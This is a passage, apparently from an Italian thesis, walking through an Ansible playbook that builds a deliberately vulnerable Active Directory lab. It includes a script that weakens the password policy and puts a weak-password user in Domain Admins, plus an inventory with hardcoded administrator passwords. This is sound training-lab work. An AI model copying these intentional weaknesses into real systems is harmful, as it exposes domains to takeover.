Dalla prima immagine si può vedere che il PC con indirizzo *192.168.56.150*, che utilizza *Ansible*, si trova nella stessa rete delle due macchine da configurare. I loro indirizzi *192.168.56.136* e *192.168.56.133*, rispettivamente per *padre* e *figlio*, sono riportati nel file *inventory*. Nel file *vars.yml* è specificato, come padre di *dc02*, la macchina con l'indirizzo *192.168.56.136*.

Il secondo caso, leggermente più complicato, propone l'installazione in *Cloud*. In questo caso le macchine, sia quella che usa *Ansible* sia le due che devono essere configurate, comunicano attraverso la rete *internet*. Utilizzano quindi i loro indirizzi *pubblici* di rete. Perché i due *Domain Controller* possano far parte della stessa rete *Active Directory*, però, devono poter comunicare usando una rete locale. In figura si possono vedere i futuri *Domain Controller*, rispettivamente *padre* e *figlio*, che hanno come indirizzo pubblico *15.223.74.108* e *3.96.202.13*. Invece, nella rete locale a cui appartengono hanno gli indirizzi *172.26.3.146* e *172.26.12.46*.



Figura 28: Installazione in rete in *Cloud*.

```
3   dc01:
4     ansible_host: 15.223.74.108
5     ansible_user: administrator
```

Figura 29: File *inventory* - *dc01* (cloud).

```
14   dc02:
15     ansible_host: 3.96.202.13
16     ansible_user: administrator
```

Figura 30: File *inventory* - *dc02* (cloud).

```
13 dc02:
14   hostname: DC02
15
16   parent_host: dc01
17   parent_private_address: 172.26.3.146
18
```

Figura 31: File *vars.yml* - *dc02* (cloud).

L'indirizzo *pubblico* dei due *host* deve essere specificato nel file *inventory* in modo che *Ansible* possa effettivamente collegarsi da remoto. L'indirizzo *locale* di *dc01*, invece, deve essere specificato come *padre* di *dc02* nel file *vars.yml*. In questo modo *dc02* potrà registrarsi presso *dc01* come dominio *figlio*.

4.2 Moduli

In questo paragrafo vengono presentati i moduli utilizzati e le operazioni che svolgono. I moduli vengono caricati e risolti con una *ricorsione annidata*: un modulo spesso si *mette in pausa*, richiama un altro modulo, aspetta che abbia completato le sue operazioni, *esce dalla pausa* e inizia la propria esecuzione. Questo processo può anche essere ripetuto più volte. Per questo motivo i moduli verranno presentati in *ordine di esecuzione*, in modo che la struttura risulti in realtà semplice e lineare.

Il primo file che viene caricato è *main.yml*, specificato durante l'esecuzione tramite linea di comando del *software Ansible*.

```
3 # Manage default configurations for all the VMs
4 - import_playbook: playbook/common-setup.yml
5
6 # Set up AD environment in target VMs
7 - import_playbook: playbook/ad-setup.yml
8
9 # Build Forests and Join Domains
10 - import_playbook: playbook/ad-build.yml
11
12 # Import Vulnerabilities: user.yml
13 - import_playbook: playbook/user.yml
14
15 # Reboot all the VMs
16 - import_playbook: playbook/shutdown.yml
```

Figura 32: *main.yml*.

Questo file permette di caricare in ordine, cinque differenti moduli:

1. *playbook/common-setup.yml* : si occupa di installare le configurazioni *di default* nelle macchine *target*.

2. *playbook/ad-setup.yml* : si occupa di installare l'ambiente *Active Directory* nelle macchine *target*.

3. *playbook/ad-build.yml* : si occupa della costruzione dell'ambiente *Active Directory* nelle macchine *target*.

4. *playbook/user.yml* : permette la configurazione degli utenti nelle macchine *target*.

5. *playbook/shutdown.yml* : riavvia le macchine *target*.

Quelle elencate sono le varie parti in cui è stata suddivisa la costruzione dello scenario presentato nei capitoli precedenti. Ciascuna di esse, come anticipato, verrà analizzata individualmente e seguendo in ordine cronologico tutti i *moduli* che utilizza *internamente*.

E' necessario introdurre, per comprendere al meglio i paragrafi successivi, il concetto di *ruolo* che è utilizzato da *Ansible*. Innanzitutto il *ruolo* deve essere definito all'interno della directory *roles* usando lo specifico *path* che segue: *roles/<nome-del-ruolo>/tasks/main.yml*. All'interno del file *main.yml* vengono specificate le operazioni che devono essere eseguite *correttamente* su un *host* perchè possa appartenere al ruolo specificato. Ogni *ruolo* può essere assegnato a più macchine e a ogni macchina può essere assegnato più di un *ruolo*. Questo *costrutto* che *Ansible* mette a disposizione permette di raggruppare operazioni che vengono svolte parallelamente allo stesso modo in più *host*. Come esempio, si pensi di creare il ruolo *server*, con tutte le operazioni necessarie a rendere una macchina un server, e il ruolo *database*, con tutte le operazioni che permettono la creazione di un *database* funzionante all'interno della macchina. Facilmente, si potrebbero assegnare al ruolo *server* tutte le macchine che devono diventare server, al ruolo *database* tutte le macchine che dovranno contenere un database e magari assegnare ad un *host* entrambi i *ruoli* se deve essere configurato come un *server* con un *database* interno[29][31][38].

4.2.1 playbook/common-setup.yml

Il *primo* modulo che viene caricato da *main.yml* è *playbook/common-setup.yml*. Questo modulo esegue le operazioni che sono comuni a tutte le macchine che sono presenti all'interno del laboratorio. Di seguito la sua composizione:

```
2 - name: VM common setups
3   hosts: all
4   roles:
5     - role: roles/common
6   vars_files:
7     - vars/vars.yml
```

Figura 33: *playbook/common-setup.yml*.

Come anticipato, con *hosts: all* viene specificato che tutti gli *host* presenti nel file *inventory* saranno configurati da questo modulo. L'operazione eseguita è l'assegnazione al ruolo *common*. Si noti che i valori delle variabili necessarie alla configurazione del *ruolo* assegnato sono caricati dal file di configurazione *vars/vars.yml*[38].

Di seguito le operazioni eseguite per questo *ruolo*:

```
- name: Change hostnames
  win_hostname:
    name: "{{ vars[inventory_hostname].hostname }}"
  register: res

- name: Reboot
  win_reboot:
  when: res.reboot_required
```

Figura 34: *playbook/roles/common/tasks/main.yml*.

Viene utilizzato il modulo *win_hostname*[40] per cambiare l'*hostname* alle macchine *target* e il modulo *win_reboot*[41] per riavviare le macchine se necessario. Nel caso fossero previste ulteriori operazioni da eseguire su tutte le macchine del laboratorio, basterebbe semplicemente specificarle in questo file perché *Ansible* proceda a eseguirle parallelamente su tutti gli *host*.

4.2.2 playbook/ad-setup.yml

Il *secondo* modulo che viene caricato da *main.yml* è *playbook/ad-setup.yml*. Questo modulo esegue le operazioni comuni a tutti i *Domain Controller*. Infatti assegna il *ruolo* di *Domain Controller* a tutti gli *hosts* che sono parte del gruppo *DCs* nel file *inventory*. In questo caso specifico, quindi, le operazioni vengono eseguite sia su *dc01* sia su *dc02*.

```
- name: Set up AD environment in DCs
  hosts: DCs
  roles:
    - role: roles/domain_controller
  vars_files:
    - vars/vars.yml
```

Figura 35: *playbook/ad-setup.yml*.

Di seguito le operazioni eseguite per questo *ruolo*:

```
- name: Install AD-Domain-Services
  win_feature: >
    name=AD-Domain-Services
    include_management_tools=yes
    include_sub_features=yes
    state=present
  register: res


- name: Reboot
  win_reboot:
  when: res.reboot_required
```

Figura 36: *playbook/roles/domain_controller/tasks/main.yml*.

Viene utilizzato il modulo *win_feature*[42] per installare il pacchetto software specificato. Si tratta di *AD-Domain-Services*, una *suite* di *tool* che permette la costruzione e distribuzione dell'ambiente *Active Directory*. Il secondo modulo utilizzato è il *win_reboot*[41] che permette il riavvio delle macchine se necessario.

4.2.3 playbook/ad-build.yml

Il *terzo* modulo che viene caricato da *main.yml* è *playbook/ad-build.yml*. Questo modulo promuove le macchine, che sono state configurate appositamente, a veri e propri *Domain Controller*.

```
2 - name: Create Forest DC
3   hosts: DCs_parent
4   roles:
5     - role: roles/domain_controller_parent
6   vars_files:
7     - vars/vars.yml
8
9 - name: Join Child DC
10  hosts: DCs_child
11  roles:
12    - role: roles/domain_controller_child
13  vars_files:
14    - vars/vars.yml
```

Figura 37: *playbook/ad-build.yml*.

Questo *modulo* assegna due tipologie diverse di *ruoli*: il *Domain Controller padre* e il *Domain Controller figlio*. Si può vedere nella figura precedente che il *ruolo* di *domain_controller_parent* è stato assegnato agli *host* che fanno parte del gruppo *DCs_parent*; il *ruolo* di *domain_controller_child*, invece, è stato assegnato ai membri del gruppo *DCs_child*. Nel caso presentato il primo gruppo è composto unicamente da *dc01*, il secondo solo da *dc02*. Essendo il progetto scalabile, anche in questo caso si possono aggiungere ulteriori *host* a questi *gruppi* e costruire facilmente un laboratorio con foreste multiple, ulteriori domini o *Domain Controller* supplementari.

Il *ruolo* che viene esaminato per primo è *domain_controller_parent*:

```
- name: Set DNS server
  win_dns_client:
    adapter_names: '*'
    ipv4_addresses:
      - '127.0.0.1'

- name: Create Forest
  win_domain:
    database_path="{{vars[inventory_hostname].database_path}}"
    dns_domain_name="{{vars[inventory_hostname].forest_domain}}"
    domain_netbios_name="{{vars[inventory_hostname].domain_netbios_name}}"
    log_path="{{vars[inventory_hostname].log_path}}"
    safe_mode_password="{{vars[inventory_hostname].safe_mode_password}}"
    sysvol_path="{{vars[inventory_hostname].sysvol_path}}"
  register: res

- name: reboot server
  win_reboot:
    pre_reboot_delay: 30
  when: res.changed
```

Figura 38: *playbook/roles/domain_controller_parent/tasks/main.yml*.

Le operazioni eseguite permettono la creazione del dominio a partire dal proprio *Domain Controller*. La prima operazione eseguita, usando il modulo *win_dns_client*[43], è il *setup* del *DNS* in *localhost*. Questo avviene perché i domini singoli e quelli che diventeranno *root* di una foresta non si interfacciano con *DNS* esterni. La seconda operazione utilizza *win_domain*[44] che permette la creazione e configurazione automatizzata di un dominio, a partire dai parametri che sono specificati in *vars/vars.yml*. La terza e ultima operazione eseguita è un riavvio della macchine con un *delay* di trenta secondi, in modo che il dominio sia già creato correttamente. Questa operazione è eseguita dal modulo *win_reboot*[41].

Il secondo ruolo che viene assegnato è invece *domain_controller_child*.

```
- name: Set internal DNS server
  win_dns_client:
    adapter_names: '*'
    ipv4_addresses:
      - "{{vars[inventory_hostname].parent_private_address}}"
```

Figura 39: *playbook/roles/domain_controller_child/tasks/main.yml - #1*.

La prima operazione, esposta nell'immagine precedente, è il *setup* del *DNS* in *dc02*, con l'indirizzo del *Domain Controller* del dominio *padre*. Questo viene fatto utilizzando il modulo *win_dns_client*[43].

La seconda operazione, presentata nelle due immagini di seguito, è il *join* del dominio *figlio* a quello *padre*. Non esiste un modulo *Ansible* che permetta di eseguire questa operazione direttamente, per cui la soluzione presentata è composta da uno *script* in *PowerShell* che viene eseguito da *Ansible* nel terminale della macchina *target* usando il modulo *win_powershell*[45]. Il *tool Install-ADDSDomain*[46] permette il *join* di un dominio *figlio* a quello *padre* senza dover utilizzare l'interfaccia grafica e da remoto.

```
- name: Join Child to Forest
  ansible.windows.win_powershell:
    script: |
      [CmdletBinding()]
      param (
         [String]
         $Password,
         [String]
         $DomainAdmin,
         [String]
         $SafeModeAdministratorPassword,
         [String]
         $NewDomainName,
         [String]
         $NewDomainNetbiosName,
         [String]
         $ParentDomainName,
         [String]
         $DatabasePath,
         [String]
         $SysvolPath,
         [String]
         $LogPath,
         [String]
         $ReplicationSourceDC
      )
```

Figura 40: *playbook/roles/domain_controller_child/tasks/main.yml - #2*.

```
      $Ansible.Changed=$true
      $pass = ConvertTo-SecureString $Password -AsPlainText -Force
      $cred = New-Object System.Management.Automation.PSCredential ($DomainAdmin, $pass)
      $safePassword = ConvertTo-SecureString $SafeModeAdministratorPassword -AsPlainText -Force
      Install-ADDSDomain -Credential $cred -SkipPreChecks -NewDomainName $NewDomainName -NewDomainNetbiosName
  $NewDomainNetbiosName -ParentDomainName $ParentDomainName -DatabasePath $DatabasePath -SYSVOLPath $SysvolPath
  -LogPath $LogPath -SafeModeAdministratorPassword $safePassword -Force -ReplicationSourceDC
  $ReplicationSourceDC
    parameters:
      Password: "{{hostvars[vars[inventory_hostname].parent_host].ansible_password}}"
      DomainAdmin: "{{hostvars[vars[inventory_hostname].parent_host].ansible_user}}-
  @{{vars[vars[inventory_hostname].parent_host].forest_domain}}"
      SafeModeAdministratorPassword: "{{vars[inventory_hostname].safe_mode_password}}"
      NewDomainName: "{{vars[inventory_hostname].subdomain}}"
      NewDomainNetbiosName: "{{vars[inventory_hostname].subdomain_netbios_name}}"
      ParentDomainName: "{{vars[vars[inventory_hostname].parent_host].forest_domain}}"
      DatabasePath: "{{vars[inventory_hostname].database_path}}"
      SysvolPath: "{{vars[inventory_hostname].sysvol_path}}"
      LogPath: "{{vars[inventory_hostname].log_path}}"
      ReplicationSourceDC: "{{vars[vars[inventory_hostname].parent_host].hostname}}.-
  {{vars[vars[inventory_hostname].parent_host].forest_domain }}"
  register:
    res
```

Figura 41: *playbook/roles/domain_controller_child/tasks/main.yml - #3*.

I parametri utilizzati sono:

- -Credential : specifica le credenziali dell'utente Amministratore del dominio *padre*.
- -SkipPreChecks : specifica di voler evitare i controlli sui prerequisiti.
- -NewDomainName : specifica il *subdomain* che deve adottare il dominio *figlio*.
- -NewDomainNetbiosName : specifica il nome *netbios* che deve adottare il dominio *figlio*.
- -ParentDomainName : specifica il nome di dominio del dominio *padre*.

- -DatabasePath : specifica il *path* del *database* del *Domain Controller*.
- -SYSVOLPath : specifica il *path* della directory *SYSVOL$* nel *Domain Controller*.
- -LogPath : specifica il *path* del file di *log* del *Domain Controller*.
- -SafeModeAdministratorPassword : specifica la password di recupero per l'account *Administrators*.
- -Force : forza l'esecuzione del comando in modalità *non interattiva*.
- -ReplicationSourceDC : specifica il *Fully Qualified Domain Name (FQDN)* del *Domain Controller* che dovrà essere utilizzato come *DNS*

Alcune versioni di *Windows Server* sono affette da un particolare *bug* per cui l'account di amministrazione cambia temporaneamente durante il *join* a una foresta già esistente. Questo problema si risolve normalmente eseguendo un riavvio della macchina. Nel caso in questione, però, *Ansible* si trova nella condizione di non poter eseguire il riavvio da remoto in quanto le credenziali del file *inventory* sono temporaneamente non valide. Il problema attualmente non può essere risolto, ma può essere aggirato eseguendo il riavvio della macchina tramite lo *script* presentato sopra. *Ansible* deve poi disconnettersi immediatamente dalla macchina, mettersi in pausa e ritentare la connessione.

```
53 - name: Waiting...
54   pause:
55     minutes: 2
56
57
58 - name: Waiting for connection
59   ignore_unreachable: true
60   ansible.windows.win_powershell:
61     script: Get-ADDefaultDomainPasswordPolicy
62     error_action: stop
63   register: res
64   until: res is not failed
65   retries: 20
66   delay: 30
```

Figura 42: *playbook/roles/domain_controller_child/tasks/main.yml - #4*.

E' utilizzato il modulo *pause*[47] per ritardare l'operazione di riconnessione seguente. La connessione viene testata tramite un controllo da linea di comando usando il *tool* *Get-ADDefaultDomainPasswordPolicy* e il modulo *win_powershell*[45]. La risposta a questo comando viene ricevuta senza errore solo quando il dominio ha terminato il *join* alla foresta e quindi l'account di amministrazione è ripristinato correttamente. Questo test di connessione può essere eseguito fino a venti volte, con un *delay* di trenta secondi tra ciascuna di esse.

Nel caso si superi questo limite è molto probabile la presenza di un errore che abbia impedito di portare a termine la procedura correttamente. Di conseguenza è necessaria una investigazione manuale sull'origine dell'errore.

4.2.4 playbook/user.yml

Il *quarto* modulo che viene caricato da *main.yml* è *playbook/user.yml*. E' utilizzato per configurare correttamente l'utente noto nell'*host dc02*.

La prima operazione effettuata è l'*upload*, nella macchina *target*, dello script *known-user.ps1* presente in *playbook/scripts*; viene utilizzato *win_copy*[48] per l'*upload*.

```yaml
- name: Set up known user
  hosts: dc02
  vars_files:
    - vars/vars.yml
  gather_facts: no
  tasks:

    - name: Copy script
      win_copy:
        src: scripts/known-user.ps1
        dest: C:\Users\Administrator\Desktop\known-user.ps1
```

Figura 43: *playbook/user.yml - #1*.

Di seguito il codice presente all'interno dello script:

```powershell
param (
        [Parameter(Mandatory=$true)]
        [System.String]
        $DomainName,
        [System.String]
        $FirstName,
        [System.String]
        $LastName,
        [System.String]
        $Password
)

# Setup Password policy
Set-ADDefaultDomainPasswordPolicy -Identity $DomainName -LockoutDuration 00:01:00 -LockoutObservationWindow 00:01:00 -ComplexityEnabled $false -ReversibleEncryptionEnabled $False -MinPasswordLength 4

# User creation
$fullname = "{0} {1}" -f ($FirstName , $LastName);
$SamAccountName = ("{0}.{1}" -f ($FirstName, $LastName)).ToLower();
$principalname = "{0}.{1}" -f ($FirstName, $LastName);
Try { New-ADUser -Name "$FirstName $LastName" -GivenName $FirstName -Surname $LastName -SamAccountName $SamAccountName -UserPrincipalName $principalname@$DomainName -AccountPassword (ConvertTo-SecureString $Password -AsPlainText -Force) -PassThru | Enable-ADAccount } Catch {}

# Add the new User to special groups: Domain Admins + Remote Management Users
Add-ADGroupMember -Identity "Domain Admins" -Members $SamAccountName
```

Figura 44: *playbook/scripts/known-user.ps1*.

Lo script esegue tre operazioni:

1. definizione della *policy delle password* all'interno del dominio; le regole utilizzate permettono l'uso di password corte e con una complessità bassa.

2. creazione dell'utente noto all'interno del dominio; viene definito sia il *principal name* sia il *SamAccountName*: sono le due tipologie di account che vengono usate nell'ambiente *Active Directory*.

3. assegnazione dell'utente a gruppi specifici; in particolare l'utente noto viene assegnato al gruppo *Domain Admins*, che comporta anche l'assegnamento al gruppo *Remote Management Users* per la connessione remota.

Lo script caricato viene poi eseguito, usando *win_powershell*[45], coi parametri presentati nell'immagine successiva.

```
14    - name: Run script
15      ansible.windows.win_powershell:
16        script: |
17          [CmdletBinding()]
18          param (
19            [String]
20            $ChildDomain,
21            [String]
22            $FirstName,
23            [String]
24            $LastName,
25            [String]
26            $Password
27          )
28          C:\Users\Administrator\Desktop\known-user.ps1 -DomainName $ChildDomain -FirstName $FirstName -LastName $LastName -Password
  $Password
29        parameters:
30          ChildDomain: "{{vars[inventory_hostname].subdomain}}.{{vars[vars[inventory_hostname].parent_host].forest_domain}}"
31          FirstName: "{{vars[inventory_hostname].firstname}}"
32          LastName: "{{vars[inventory_hostname].lastname}}"
33          Password: "{{vars[inventory_hostname].password}}"
```

Figura 45: *playbook/user.yml - #2*.

Una volta configurato l'utente, il modulo per la gestione dei file, *win_file*[49], viene usato per rimuovere lo script dalla macchina *target*.

```
35    - name: Remove vuln script
36      win_file:
37        path: C:\Users\Administrator\Desktop\known-user.ps1
38        state: absent
```

Figura 46: *playbook/user.yml - #3*.

A questo punto dell'esecuzione del *playbook* tutte le configurazioni proposte nello scenario presentato sono state attuate.

4.2.5 playbook/shutdown.yml

Il *quinto* e *ultimo* modulo caricato da *main.yml* è *playbook/shutdown.yml*. Per avere l'assicurazione che tutte le modifiche effettuate all'ambiente *Active Directory* siano state implementate con successo e siano disponibili all'uso, si procede al riavvio di tutte le macchine del laboratorio.

```
2 - name: Shutdown VMs
3   hosts: all
4   vars_files:
5     - vars/vars.yml
6   tasks:
7
8     - name: Shutdown
9       win_shell: 'shutdown /r /t 10 /f'
```

Figura 47: *playbook/shutdown.yml*.

Il *modulo* utilizzato per questa operazione è *win_shell*[50] che permette di eseguire comandi da *CMD*. Il comando impartito è un *riavvio* con un *delay* di dieci secondi, in modo da permettere ad *Ansible* la disconnessione in sicurezza.

4.3 Esecuzione del playbook

In questo paragrafo viene presentato un esempio di esecuzione del *playbook* per la costruzione del laboratorio in una rete locale con *macchine virtuali*.

Di seguito sono riportate tutte le operazioni che sono state eseguite preventivamente.

1. viene utilizzato il software *VirtualBox* per creare l'ambiente virtualizzato per il *Vulnerability Lab* proposto.

2. viene creata una rete virtuale *VirtualBox Host-Only Ethernet Adapter*[51] con range di indirizzi *192.168.56.x*.

3. vengono create tre *VMs*, una Linux e due Windows.

4. nella macchina Linux viene montata una versione di *Ubuntu* come sistema operativo; poi viene installato il *software Ansible*. A questa macchina viene assegnato l'indirizzo locale *192.168.56.150*.

5. nelle due macchine Windows viene solamente installato come sistema operativo *Windows Server 2019*. A ciascuna è assegnato un disco da 32*GB* e una RAM di 1024*MB*. In entrambe è configurato un account di amministrazione con username *administrator* è password *Password1!*. Vengono assegnati loro gli indirizzi *192.168.56.133* e *192.168.56.136*.

Di seguito un'immagine che presenta le configurazioni delle *VMs Windows Server* appena presentate.



Figura 48: *VM1 - DC01*.



Figura 49: *VM2 - DC02*.

Di seguito uno schema della rete, nella soluzione proposta:



Figura 50: Installazione in rete locale.

Si decide di rendere la macchina Windows con indirizzo *192.168.56.136* il *dc01* e quella con indirizzo *192.168.56.133* il *dc02*. Di seguito i file di configurazione utilizzati per questa installazione.

```
all:
 hosts:
   dc01:
     ansible_host: 192.168.56.136
     ansible_user: administrator
     ansible_password: Password1!
     ansible_connection: psrp
     ansible_psrp_cert_validation: ignore
     ansible_psrp_port: 5985
     ansible_psrp_operation_timeout: 400
     ansible_psrp_read_timeout: 500
     ansible_psrp_connection_timeout: 60

   dc02:
     ansible_host: 192.168.56.133
     ansible_user: administrator
     ansible_password: Password1!
     ansible_connection: psrp
     ansible_psrp_cert_validation: ignore
     ansible_psrp_port: 5985
     ansible_psrp_operation_timeout: 400
     ansible_psrp_read_timeout: 500
     ansible_psrp_connection_timeout: 60


DCs:
  hosts:
    dc01:
    dc02:

DCs_parent:
  hosts:
    dc01:

DCs_child:
  hosts:
    dc02:
```

Figura 51: File *inventory*

```
dc01:
  hostname: DC01

  forest_domain: hacklab.local
  domain_netbios_name: HACKLAB
  database_path: C:\Windows\NTDS
  log_path: C:\Windows\NTDS
  sysvol_path: C:\Windows\SYSVOL
  safe_mode_password: Password2!


dc02:
  hostname: DC02

  parent_host: dc01
  parent_private_address: 192.168.56.136

  subdomain: corp
  subdomain_netbios_name: CORP
  database_path: C:\Windows\NTDS
  log_path: C:\Windows\NTDS
  sysvol_path: C:\Windows\SYSVOL
  safe_mode_password: Password2!

  firstname: Devis
  lastname: Cook
  password: cokezero1
```

Figura 52: *playbook/vars/vars.yml*.

Una volta configurata la rete, preparate le macchine che comporranno il laboratorio e effettuato le opportune modifiche ai file di configurazione si può eseguire il *playbook* tramite *Ansible*. Vengono presentati *step-by-step* tutti gli output restituiti.

```
ansible@debian:~/Desktop/lab-tesi$ ansible-playbook -i inventory main.yml

PLAY [VM common setups] ****************************************************

TASK [Gathering Facts] *****************************************************
ok: [dc01]
ok: [dc02]

TASK [roles/common : Change hostnames] *************************************
changed: [dc01]
changed: [dc02]

TASK [roles/common : Reboot] ***********************************************
changed: [dc01]
changed: [dc02]
```

Figura 53: Output installazione #1.

Il *software* è eseguito da linea di comando utilizzando *ansible-playbook*; vengono poi specificati il file *inventory*, col parametro *-i*, e *main.yml*, il *main* del *playbook*[52]. Il caricamento di un *modulo* viene segnalato con la *keyword PLAY*. Si può vedere nell'immagine che è stato caricato come primo *modulo* quello che si occupa dei *common-setups*. Per ogni *modulo* sono poi segnalate le varie operazioni con *TASK*. Per ogni *modulo* viene sempre eseguito in automatico per primo il *Gathering Facts*, che rappresenta una serie di operazioni preliminari che *Ansible* deve eseguire prima di iniziare con quelle specificate. In questo caso si vede che, successivamente, viene eseguito il cambio dell'*hostname* e il *reboot*, come anticipato nel paragrafo precedente. Si noti, inoltre, che viene segnalata per ogni operazione il risultato per ciascuna macchina; in questo caso tutte e tre sono state eseguite su entrambi gli *host*. La prima ha dato come risultato *ok*, cioè *operazione che non esegue modifiche* eseguita correttamente, mentre le ultime due sono segnalate con *changed* che significa che *operazioni che eseguono modifiche* sono andate a buon fine.

```
PLAY [Set up AD environment in DCs] ********************************************

TASK [Gathering Facts] *********************************************************
ok: [dc01]
ok: [dc02]

TASK [roles/domain_controller : Install AD-Domain-Services] ********************
changed: [dc02]
changed: [dc01]

TASK [roles/domain_controller : Reboot] ****************************************
skipping: [dc01]
skipping: [dc02]
```

Figura 54: Output installazione #2.

Il secondo modulo caricato è quello che installa le componenti *Active Directory* sulle macchine *target*, i *Domain Controller*. Si noti che nell'operazione di *reboot* è stato dato come risultato *skipped*, che significa che l'operazione non è stata eseguita in quanto non necessaria.

```
PLAY [Create Forest DC] ********************************************************

TASK [Gathering Facts] *********************************************************
ok: [dc01]

TASK [roles/domain_controller_parent : Set DNS server] *************************
changed: [dc01]

TASK [roles/domain_controller_parent : Create Forest] **************************
changed: [dc01]

TASK [roles/domain_controller_parent : reboot server] **************************
changed: [dc01]
```

Figura 55: Output installazione #3.

Successivamente è caricato il modulo che permette la creazione della foresta. Si noti che queste operazioni sono eseguite, come segnalato, solo sull'*host dc01*, il *Domain Controller padre*.

```
PLAY [Join Child DC] ************************************************************

TASK [Gathering Facts] **********************************************************
ok: [dc02]

TASK [roles/domain_controller_child : Set internal DNS server] ******************
changed: [dc02]

TASK [roles/domain_controller_child : Join Child to Forest] *********************
changed: [dc02]

TASK [roles/domain_controller_child : Waiting...] ********************************
Pausing for 120 seconds
(ctrl+C then 'C' = continue early, ctrl+C then 'A' = abort)
ok: [dc02]

TASK [roles/domain_controller_child : Waiting for connection] *******************
FAILED - RETRYING: Waiting for connection (20 retries left).
FAILED - RETRYING: Waiting for connection (19 retries left).
FAILED - RETRYING: Waiting for connection (18 retries left).
FAILED - RETRYING: Waiting for connection (17 retries left).
FAILED - RETRYING: Waiting for connection (16 retries left).
FAILED - RETRYING: Waiting for connection (15 retries left).
FAILED - RETRYING: Waiting for connection (14 retries left).
FAILED - RETRYING: Waiting for connection (13 retries left).
changed: [dc02]
```

Figura 56: Output installazione #4.

Viene poi caricato il modulo che effettua il *join* tra *figlio* e *padre*; anche in questo caso le operazioni sono svolte solo su un *host*, in particolare *dc02*. Come anticipato nel paragrafo precedente questo è il modulo più complesso; è quello che effettua la riconnessione più volte per aggirare il *bug* presente in alcune versioni di *Windows Server*. In questo caso il test sulla riconnessione è stato effettuato otto volte prima di andare a buon fine.

```
PLAY [Set up known user] ********************************************************

TASK [Copy script] **************************************************************
changed: [dc02]

TASK [Run script] ***************************************************************
changed: [dc02]

TASK [Remove vuln script] *******************************************************
changed: [dc02]
```

Figura 57: Output installazione #5.

Viene poi caricato ed eseguito lo *script* che configura l'utente noto.

```
PLAY [Shutdown VMs] ************************************************************************************************

TASK [Gathering Facts] *********************************************************************************************
ok: [dc02]
ok: [dc01]

TASK [Shutdown] ****************************************************************************************************
changed: [dc01]
changed: [dc02]

PLAY RECAP *********************************************************************************************************
dc01                       : ok=11   changed=7    unreachable=0    failed=0    skipped=1    rescued=0    ignored=0
dc02                       : ok=15   changed=10   unreachable=0    failed=0    skipped=1    rescued=0    ignored=0
```

Figura 58: Output installazione #6.

Infine viene caricato il modulo di *reboot* e riavviate tutte le macchine. Nell'ultima parte dell'*output* è presentata una sintesi dei risultati ottenuti per tutte le operazioni eseguite.

Il laboratorio è stato installato e configurato correttamente. Nel prossimo capitolo saranno presentati *step-by-step* le operazioni che devono essere eseguite per compromettere uno scenario come quello descritto e di come fare per renderlo sicuro.

5 Risultati Sperimentali

In questo capitolo vengono presentati i risultati sperimentali derivanti dalle operazioni di attacco e di difesa previste nel laboratorio creato dal *playbook*.

